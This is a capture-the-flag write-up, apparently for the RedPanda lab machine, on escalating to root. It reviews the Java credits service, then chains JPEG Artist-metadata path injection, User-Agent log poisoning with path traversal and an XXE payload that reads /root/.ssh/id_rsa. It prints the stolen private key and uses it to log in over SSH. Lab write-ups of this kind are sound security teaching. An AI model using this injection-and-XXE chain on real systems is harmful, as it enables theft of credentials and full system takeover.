


```
public static void main(String[] args) throws JDOMException, IOException, JpegProcessingException {
    File log_fd = new File("/opt/panda_search/redpanda.log");
    Scanner log_reader = new Scanner(log_fd);
    while(log_reader.hasNextLine())
    {
        String line = log_reader.nextLine();
        if(!isImage(line))
        {
            continue;
        }
        Map parsed_data = parseLog(line);
        System.out.println(parsed_data.get("uri"));
        String artist = getArtist(parsed_data.get("uri").toString());
        System.out.println("Artist: " + artist);
        String xmlPath = "/credits/" + artist + "_creds.xml";
        addViewTo(xmlPath, parsed_data.get("uri").toString());
    }

}
```

So, the `main` function reads a log file line by line and parses each line using the `parseLog` function. In order for the `parseLog` to be called, each read line must also pass the `isImage` function.
the `String xmlPath` reads the artist name from the `getArtist` function and finally the `addViewTo` function is called reading two parameters which are result of `getArtist` and `parseLog` functions.

Now let us analyze the functions one by one and see if we can inject anything.


First we have `isImage`:



```
public static boolean isImage(String filename){
    if(filename.contains(".jpg"))
    {
        return true;
    }
    return false;
}
```


This function simply checks if the filename contains `.jpg` extension. Easy to bypass.

Next, we gave `parseLog`:



```java
public static Map parseLog(String line) {
    String[] strings = line.split("\\|\\|");
    Map map = new HashMap<>();
    map.put("status_code", Integer.parseInt(strings[0]));
    map.put("ip", strings[1]);
    map.put("user_agent", strings[2]);
    map.put("uri", strings[3]);


    return map;
}
```

This function returns a `Map` object and it creates the `Map` by splitting the string using `||`. So, we can potentially inject anything we want, since we have control of the `user_agent` of any request that we make.

Next, `getArtist`:


```java
public static String getArtist(String uri) throws IOException, JpegProcessingException
{
    String fullpath = "/opt/panda_search/src/main/resources/static" + uri;
    File jpgFile = new File(fullpath);
    Metadata metadata = JpegMetadataReader.readMetadata(jpgFile);
    for(Directory dir : metadata.getDirectories())
    {
        for(Tag tag : dir.getTags())
        {
            if(tag.getTagName() == "Artist")
            {
                return tag.getDescription();
            }
        }
    }

    return "N/A";
}
```

This function basically reads the `Artist` field of the `jpg` file. So this is also injectable.



```
public static void addViewTo(String path, String uri) throws JDOMException, IOException
{
    SAXBuilder saxBuilder = new SAXBuilder();
    XMLOutputter xmlOutput = new XMLOutputter();
    xmlOutput.setFormat(Format.getPrettyFormat());

    File fd = new File(path);

    Document doc = saxBuilder.build(fd);

    Element rootElement = doc.getRootElement();

    for(Element el: rootElement.getChildren())
    {


        if(el.getName() == "image")
        {
            if(el.getChild("uri").getText().equals(uri))
            {
                Integer totalviews = Integer.parseInt(rootElement.getChild("totalviews").getText()) + 1;
                System.out.println("Total views:" + Integer.toString(totalviews));
                rootElement.getChild("totalviews").setText(Integer.toString(totalviews));
                Integer views = Integer.parseInt(el.getChild("views").getText());
                el.getChild("views").setText(Integer.toString(views + 1));
            }
        }
    }
    BufferedWriter writer = new BufferedWriter(new FileWriter(fd));
    xmlOutput.output(doc, writer);
}
```

This function creates an `XML` file with the given parameters. The structure of the `XML` file is given in the second `if` statement.
We basically have control of most of the parameters. This will be multi injection exploit, but ultimately we will be able to use `XML` to get the `root.txt` or if available the root's `ssh key`.

Root


First we have to get any `jpg` file and edit it's `Artist` field to inject a path. We are doing this because we do not have access to the `/credits` folder which the final `XML` file will be created.
We can edit the `Artist` using `exiftool`:

```
# We can write to /home/woodenk
exiftool -Artist='../home/woodenk/hax' pepe_cry.jpg
```

Next we will create the `XML` file with the command injection:

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE replace [<!ENTITY key SYSTEM "file:///root/.ssh/id_rsa"> ]>
<credits>
    <author>damian</author>
    <image>
        <uri>/../../../../../../../home/woodenk/pepe_cry.jpg</uri>
        <res>&key;</res>
        <views>0</views>
    </image>
    <totalviews>0</totalviews>
</credits>
```

We will use the `author` name `damian` because of the following line in the `MainController.java` file:




```
public class MainController {
  @GetMapping("/stats")
    public ModelAndView stats(@RequestParam(name="author",required=false) String author, Model model) throws JDOMException, IOException{
        SAXBuilder saxBuilder = new SAXBuilder();
        if(author == null)
        author = "N/A";
        author = author.strip();
        System.out.println('"' + author + '"');
        if(author.equals("woodenk") || author.equals("damian"))
        {
            String path = "/credits/" + author + "_creds.xml";
            File fd = new File(path);
            Document doc = saxBuilder.build(fd);
            Element rootElement = doc.getRootElement();
            String totalviews = rootElement.getChildText("totalviews");
                List<Element> images = rootElement.getChildren("image");
```

Alternatively, we could use `damian` as well.
Finally we will name the `XML` file `hax_creds.xml`.

Now we will upload the `XML` and the `jpg` file to `/home/woodenk` and then make the following `http` request to trigger the parsing:


```
curl 10.10.11.170:8080 -H "User-
Agent:||/../../../../../../../home/woodenk/pepe_cry.jpg"
```



```
~/Hacking/Boxes/RedPanda/www
λ ➤ ls
hax_creds.xml  pepe_cry.jpg  shell.bin

~/Hacking/Boxes/RedPanda/www
λ ➤ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.11.170 - - [08/Sep/2022 14:14:55] "GET /hax_creds.xml HTTP/1.1" 200 -
10.10.11.170 - - [08/Sep/2022 14:15:03] "GET /pepe_cry.jpg HTTP/1.1" 200 -



      </div>
    </div>
    </form>
    </div>
  </body>
</html>

~/Hacking/Boxes/RedPanda/www
λ ➤ curl 10.10.11.170:8080 -H "User-Agent:||/../../../../../../../home/woodenk/pepe_cry.jpg"

~/Hacking/Boxes/RedPanda/www
λ ➤

woodenk@redpanda:~$ wget http://10.10.16.26:8000/hax_creds.xml
--2022-09-08 19:14:53--  http://10.10.16.26:8000/hax_creds.xml
Connecting to 10.10.16.26:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 331 [text/xml]
Saving to: ‘hax_creds.xml’

hax_creds.xml                           100%[=====================================================================================================>]     331  --.-KB/s    in 0s

2022-09-08 19:14:54 (20.2 MB/s) - ‘hax_creds.xml’ saved [331/331]

woodenk@redpanda:~$ wget http://10.10.16.26:8000/pepe_cry.jpg
--2022-09-08 19:15:01--  http://10.10.16.26:8000/pepe_cry.jpg
Connecting to 10.10.16.26:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 53650 (52K) [image/jpeg]
Saving to: ‘pepe_cry.jpg’

pepe_cry.jpg                            100%[=====================================================================================================>]  52.39K   264KB/s    in 0.2s

2022-09-08 19:15:02 (264 KB/s) - ‘pepe_cry.jpg’ saved [53650/53650]

woodenk@redpanda:~$ ls
hax_creds.xml  pepe_cry.jpg  user.txt
woodenk@redpanda:~$
[0] 1:zsh- 2:nvim  3:ssh* 9:sudo                                                                                          "archlinux" 14:16 08-Sep-22
```

After uploading the files and running the `curl` command, we need to wait and read the `XML` file. We can use the `watch` command to do that:

```
watch cat hax_creds.xml
```



```
~/Hacking/Boxes/RedPanda/www
λ ➤ ls
hax_creds.xml  pepe_cry.jpg  shell.bin

~/Hacking/Boxes/RedPanda/www
λ ➤ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.11.170 - - [08/Sep/2022 14:14:55] "GET /hax_creds.xml HTTP/1.1" 200 -
10.10.11.170 - - [08/Sep/2022 14:15:03] "GET /pepe_cry.jpg HTTP/1.1" 200 -
^[[A
```


```
        <button type="submit" class="searchButton">
          <i class="fa fa-search"></i>
        </button>
      </div>
    </div>
    </form>
    </div>
  </body>
</html>

~/Hacking/Boxes/RedPanda/www
λ ➤ curl 10.10.11.170:8080 -H "User-Agent:||/../../../../../../../home/woodenk/pepe_cry.jpg"
```

```
Every 2.0s: cat hax_creds.xml                                                    redpanda: Thu Sep  8 19:18:06 2022

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE replace>[
<credits>
  <author>damian</author>r
  <image>e
    <uri>/../../../../../../../home/woodenk/pepe_cry.jpg</uri>u
    <res>-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACDeUNPNcNZoi+AcjZMtNbccSUcDUZ0OtGk+eas+bFezfQAAAJBRbb26UW29
ugAAAAtzc2gtZWQyNTUxOQAAACDeUNPNcNZoi+AcjZMtNbccSUcDUZ0OtGk+eas+bFezfQ
AAAECj9KoL1KnAlvQDz93ztNrROky2arZpP8t8UgdfLI0HvN5Q081w1miL4ByNky01txxJ
RwNRnQ60aT55qz5sV7N9AAAADXJvb3RAcmVkcGFuZGE=
-----END OPENSSH PRIVATE KEY-----</res>
    <views>1</views>
  </image>
  <totalviews>1</totalviews>
</credits>

[0] 1:zsh- 2:nvim  3:ssh* 9:sudo                                                 "archlinux" 14:18 08-Sep-22
```

After a while, we get the `root`'s private key.

We can now paste the content to a file and use it with ssh:

```
ssh -i ssh-root-priv.key root@10.10.11.170
```



```
~/Hacking/Boxes/RedPanda
λ ➤ ssh -i ssh-root-priv.key root@10.10.11.170
Welcome to Ubuntu 20.04.4 LTS (GNU/Linux 5.4.0-121-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu 08 Sep 2022 07:20:09 PM UTC

  System load:           0.08
  Usage of /:            80.9% of 4.30GB
  Memory usage:          48%
  Swap usage:            0%
  Processes:             226
  Users logged in:       2
  IPv4 address for eth0: 10.10.11.170
  IPv6 address for eth0: dead:beef::250:56ff:feb9:1afa


0 updates can be applied immediately.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Thu Sep  8 19:19:56 2022 from 10.10.16.26
root@redpanda:~# ls
root.txt  run_credits.sh
root@redpanda:~#
```

And we are the root!